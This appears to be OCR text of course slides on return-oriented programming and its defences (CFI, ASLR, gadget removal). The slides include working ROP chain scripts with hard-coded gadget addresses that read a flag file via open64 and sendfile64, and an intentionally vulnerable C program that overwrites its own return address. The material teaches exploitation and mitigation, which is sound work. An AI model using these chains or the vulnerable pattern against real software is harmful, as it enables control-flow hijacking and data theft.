p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```



sendfile(1, open("./secret", NULL), 0, 1000)



1

0

Addr of “pop rdx; pop r12; ret”

1

Addr of “pop rdi; ret”


Addr of “mov rsi, rax ; shr ecx, 3 ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret”


… many bytes ...

Saved rbp (8 bytes)

Buf (48 bytes)

```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += '/flag'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000000) # 80
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```


sendfile(1, open("./secret", NULL), 0, 1000)



Rop2 (32 bit)

```
FILE* fp = 0;
int a = 0;

int vulfoo(int i)
{
        char buf[200];
        fp = fopen("/tmp/exploit", "r");
        if (!fp) {perror("fopen");exit(0);}

        fread(buf, 1, 190, fp);

        // Move the first 4 bytes to RET
        *((unsigned int *)(&i) - 1) = *((unsigned int *)buf);
        a = *((unsigned int *)buf + 1);

        // Move the second 4 bytes to eax
        asm ( "movl %0, %%eax"
        :
        :"r"(a)
        );
}

int main(int argc, char *argv[])
{ vulfoo(1); return 0;}
```

Useful Gadgets

Stack pivot:

```
xchg rax, rsp; ret
pop rsp; ...; ret
```


Rop2 (32 bit)

```
FILE* fp = 0;
int a = 0;

int vulfoo(int i)
{
        char buf[200];
        fp = fopen("exploit", "r");
        if (!fp) {perror("fopen");exit(0);}

        fread(buf, 1, 190, fp);

        // Move the first 4 bytes to RET
        *((unsigned int *)(&i) - 1) = *((unsigned int *)buf);
        a = *((unsigned int *)buf + 1);

        // Move the second 4 bytes to eax
        asm ( "movl %0, %%eax"
        :
        :"r"(a)
        );
}

int main(int argc, char *argv[])
{ vulfoo(1); return 0;}
```

```
p += pack('<I', 0xf7e1a373) # 0xf7e1a373 : xchg eax, esp ; ret
p += pack('<I', 0xffffcf8c) # Move to EAX, so it will be exchanged with ESP; this is
buf+8
…
```

Generalize ROP to COP/JOP

Similarly, other indirect branch instructions, such as Call and Jump indirect can be used to launch variant attacks - called COP (call oriented programming) or JOP (jump oriented programming).



Jump-Oriented Programming: A New Class of Code-Reuse Attack

Tyler Bletsch, Xuxian Jiang, Vince W. Freeh
Department of Computer Science
North Carolina State University
{tkbletsc, xuxian_jiang, vwfreeh}@ncsu.edu

Zhenkai Liang
School of Computing
National University of Singapore
liangzk@comp.nus.edu.sg

ABSTRACT


Return-oriented programming is an effective code-reuse attack in which short code sequences ending in a `ret` instruction are found within existing binaries and executed in arbitrary order by taking control of the stack. This allows for Turing-complete behavior in the target program without the need for injecting attack code, thus significantly negating current code injection defense efforts (e.g., W⊕X). On

to redirect control flow to the attacker-supplied code. However, with the advent of CPUs and operating systems that support the W⊕X guarantee [3], this threat has been mitigated in many contexts. In particular, W⊕X enforces the property that "a given memory page will never be both writable and executable at the same time." The basic premise behind it is that if a page cannot be written to and later executed from, code injection becomes impossible.

Unfortunately, attackers have developed innovative ways

AsiaCCS'11

Blind ROP



Hacking Blind

Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazières, Dan Boneh

Stanford University

1. Break ASLR by "stack reading" a return address (and canaries).
2. Find a "stop gadget" which halts ROP chains so that other gadgets can be found.
3. Find the BROP gadget which lets you control the first two arguments of calls.
4. Find a call to strcmp, which as a side effect sets the third argument to calls (e.g., write length) to a value greater than zero.
5. Find a call to write.
6. Write the binary from memory to the socket.
7. Dump the symbol table from the downloaded binary to find calls to dup2, execve, and build shellcode.


IEEE Security and Privacy 2014

Defeating ROP/COP/JOP

How to pull off a ROP attack?

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
3. Enough gadgets in the address space.
4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

Ideas to defeat ROP/COP/JOP:
1. Shadow stack / control-flow integrity



Control-Flow Integrity

Principles, Implementations, and Applications

Martín Abadi
Computer Science Dept.
University of California
Santa Cruz

Mihai Budiu Úlfar Erlingsson
Microsoft Research
Silicon Valley

Jay Ligatti
Dept. of Computer Science
Princeton University

ABSTRACT

Current software attacks often build on exploits that subvert machine-code execution. The enforcement of a basic safety property, Control-Flow Integrity (CFI), can prevent such attacks from arbitrarily controlling program behavior. CFI enforcement is simple, and its guarantees can be established formally, even with respect to powerful adversaries. Moreover, CFI enforcement is practical: it is compatible with existing software and can be done efficiently using software rewriting in commodity systems. Finally, CFI provides a useful foundation for enforcing further security policies, as we demonstrate with efficient software implementations of a protected shadow call stack and of access control for memory regions.

bined effects of these attacks make them one of the most pressing challenges in computer security.

In recent years, many ingenious vulnerability mitigations have been proposed for defending against these attacks; these include stack canaries [14], runtime elimination of buffer overflows [46], randomization and artificial heterogeneity [41, 62], and tainting of suspect data [55]. Some of these mitigations are widely used, while others may be impractical, for example because they rely on hardware modifications or impose a high performance penalty. In any case, their security benefits are open to debate: mitigations are usually of limited scope, and attackers have found ways to circumvent each deployed mitigation mechanism [42, 49, 61].

The limitations of these mechanisms stem, in part, from the lack

CCS 2005, Test of Time award 2015

1. ~~Subvert the control flow to the first gadget.~~
2. Control the content on the stack. Do not need to inject code there.
3. Enough gadgets in the address space.
4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

Control Flow Integrity (CFI)

1. Control-Flow Integrity (CFI) restricts the control-flow of an program to valid execution traces.
2. CFI enforces this property by monitoring the program at runtime and comparing its state to a set of precomputed valid states. If an invalid state is detected, an alert is raised, usually terminating the application.

Any CFI mechanism consists of two abstract components: the (often static) **analysis component** that recovers the Control-Flow Graph (CFG) of the application (at different levels of precision) and the **dynamic/run-time enforcement mechanism** that restricts control flows according to the generated CFG.

Direct call/jmp vs. Indirect call/jmp

The **direct call/jmp** uses an instruction call/jmp with a **fixed address** as argument. After the compiler/linker has done its job, this address will be included in the opcode. The code text is supposed to be read/executable only and not writable. So, direct call/jmp cannot be subverted.

The **indirect call/jmp** uses an instruction call/jmp with a register as argument (**call rax, jmp rax**). Function return (**ret**) is also considered as indirect because the target is not hardcoded in the instruction.

Call or jmp is named forward-edge (at source code level map to e.g., switch statements, indirect calls, or virtual calls.). The backward-edge is used to return to a location that was used in a forward-edge earlier (return instruction).

Interrupts and interrupt returns.


CFI Enforcement Locations

```
void bar();
void baz();
void buz();
void bez(int, int);

void foo(int usr) {
  void (*func)();

  // func either points to bar or baz
  if (usr == MAGIC)
    func = bar;
  else
    func = baz;

  // forward edge CFI check
  // depending on the precision of CFI:
  // a) all functions {bar, baz, buz, bez, foo} are allowed
  // b) all functions with prototype "void (*)()" are allowed, i.e., {bar, baz, buz}
  // c) only address taken functions are allowed, i.e., {bar, baz}
  CHECK_CFI_FORWARD(func);
  func();

  // backward edge CFI check
  CHECK_CFI_BACKWARD();
}
```

https://nebelwelt.net/blog/20160913-ControlFlowIntegrity.html

Control-Flow Integrity (CFI)

Instrument at source code or binary level



```
FF E1                jmp  ecx                 ; a computed jump instruction
```

can be instrumented as (a):

```
81 39 78 56 34 12    cmp  [ecx], 12345678h    ; compare data at destination
75 13                jne  error_label         ; if not ID value, then fail
8D 49 04             lea  ecx, [ecx+4]        ; skip ID data at destination
FF E1                jmp  ecx                 ; jump to destination code
```

Example CFI instrumentations of an x86 computed jump instruction [1]


[1] Erlingsson, M. A. M. B. U., & Jigatti, J. Control-flow integrity. ACM conference on Computer and communications security (CCS) 2005.

Ideas to defeat ROP: 2. ASLR

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
3. Enough gadgets in the address space.
4. ~~Know the addresses of the gadgets.~~
5. Start execution anywhere (middle of instruction).

There are many ways to defeat ASLR.

Ideas to defeat ROP: 3. Remove gadgets



G-Free: Defeating Return-Oriented Programming through Gadget-less Binaries

Kaan Onarlioglu
Bilkent University, Ankara
onarliog@cs.bilkent.edu.tr

Leyla Bilge
Eurecom, Sophia Antipolis
bilge@eurecom.fr

Andrea Lanzi
Eurecom, Sophia Antipolis
lanzi@eurecom.fr

Davide Balzarotti
Eurecom, Sophia Antipolis
balzarotti@eurecom.fr

Engin Kirda
Eurecom, Sophia Antipolis
kirda@eurecom.fr

ABSTRACT

Despite the numerous prevention and protection mechanisms that have been introduced into modern operating systems, the exploitation of memory corruption vulnerabilities still represents a serious threat to the security of software systems and networks. A recent exploitation technique, called Return-Oriented Programming (ROP), has lately attracted a considerable attention from academia. Past research on the topic has mostly focused on refining the original attack technique, or on proposing partial solutions that target only particular variants of the attack.


In this paper, we present G-Free, a compiler-based approach that represents the first practical solution against any possible form of

to find a technique to overwrite a pointer in memory. Overflowing a buffer on the stack [5] or exploiting a format string vulnerability [26] are well-known examples of such techniques. Once the attacker is able to hijack the control flow of the application, the next step is to take control of the program execution to perform some malicious activity. This is typically done by injecting in the process memory a small payload that contains the machine code to perform the desired task.

A wide range of solutions have been proposed to defend against memory corruption attacks, and to increase the complexity of performing these two attack steps [10, 11, 12, 18, 35]. In particular, all modern operating systems support some form of memory pro-

ACSAC 2010

RET?



x86 Instruction Set Reference

RET

Return from Procedure

Opcode	Mnemonic	Description
C3	RET	Near return to calling procedure.
CB	RET	Far return to calling procedure.
C2 iw	RET imm16	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	Far return to calling procedure and pop imm16 bytes from stack.

Description

